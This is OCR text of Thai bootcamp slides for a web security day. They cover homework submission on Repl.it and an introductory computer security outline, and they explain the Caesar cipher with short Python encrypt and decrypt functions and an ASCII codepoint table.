

Web Security

DAY 11 - ROAD TO FRONT-END DEVELOPER BOOTCAMP

ตอบใน “ตอบคำถาม”

การส่งการบ้านด้วย Repl.it






ให้สร้างลิงก์จากปุ่ม Invite และ กด Generate Link แล้วดำเนินการคัดลอกมาใส่ใน ตอบคำถาม

ตอบใน “ตอบคำถาม”


การส่งการบ้านด้วย Repl.it



ในฐานะ Front-end Dev ..
โปรดจงตกแต่งหน้า Login และ Dashboard ด้วยความรู้ทั้งหมดที่มี
ใน HTML และ CSS ที่เคยเรียนมา


クレヨンしんちゃん
คุณป้าข้างบ้าน


クレヨンしんちゃん
คุณป้าข้างบ้าน




3 สถานการณ์นี้มีอะไรเป็นจุดร่วมกัน ?


Computer Security 101

พื้นฐานความปลอดภัยสำหรับทุกคน


- ทำไมต้องมีระบบความปลอดภัย ?
- ประวัติศาสตร์ของ Computer Security
- รูปแบบภัยคุกคาม ช่องโหว่ และ ความเสี่ยงที่พบ
- กระบวนท่าเบื้องต้นด้าน Computer Security กับ Programming
- ความเป็นส่วนตัว จริยธรรมเกี่ยวกับไอทีด้าน Computer Security



Maslow's hierarchy of needs




Maslow's hierarchy of needs




BATTLE BETWEEN MEN OF THE STONE AGE.

ความปลอดภัยในสมัยก่อน



Caesar Cipher



Caesar Cipher

“ABC”

+1

I

V

“BCD”

Caesar Cipher

“HELLO”


+ ?

I

V


“KHOOR”

Caesar Cipher



Normal text : ABCDEFGHIJKLMNOPQRSTUVWXYZ

Caesar shift: XYZABCDEFGHIJKLMNOPQRSTUVW




Normal text : ABCDEFGHIJKLMNOPQRSTUVWXYZ
Caesar shift: XYZABCDEFGHIJKLMNOPQRSTUVW

Caesar shift: QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD

Normal text : THE QUICK BROWN FOX JUMPS OVER THE LAZY DOG

ถ้าต้องการจะถอดรหัสกลับมา จะทำยังไง ?



Caesar Cipher

“KHOOR”

- ?

I

V

“HELLO”

Caesar Cipher

ถ้าหากเขียนเป็น Python
จะได้ประมาณนี้

main.py


```python
def caesar_cipher_encrypt(plaintext, shift):
    ciphertext = ""

    for char in plaintext:
        if char.isalpha():
            shift_amount = shift % 26
            if char.islower():
                new_char = chr(((ord(char) - 97 + shift_amount) % 26) + 97)
            else:
                new_char = chr(((ord(char) - 65 + shift_amount) % 26) + 65)
            ciphertext += new_char
        else:
            ciphertext += char

    return ciphertext
```

```python
def caesar_cipher_decrypt(ciphertext, shift):
    plaintext = ""

    for char in ciphertext:
        if char.isalpha():
            shift_amount = shift % 26
            if char.islower():
                new_char = chr(((ord(char) - 97 - shift_amount) % 26) + 97)
            else:
                new_char = chr(((ord(char) - 65 - shift_amount) % 26) + 65)
            plaintext += new_char
        else:
            plaintext += char

    return plaintext
```

CHARACTER	CODEPOINT	CHARACTER	CODEPOINT	CHARACTER	CODEPOINT	CHARACTER	CODEPOINT
A	65	N	78	a	97	n	110
B	66	O	79	b	98	o	111
C	67	P	80	c	99	p	112
D	68	Q	81	d	100	q	113
E	69	R	82	e	101	r	114
F	70	S	83	f	102	s	115
G	71	T	84	g	103	t	116
H	72	U	85	h	104	u	117
I	73	V	86	I	105	v	118
J	74	W	87	j	106	w	119
K	75	X	88	k	107	x	120
L	76	Y	89	l	108	y	121
M	77	Z	90	m	109	z	122

Ord()

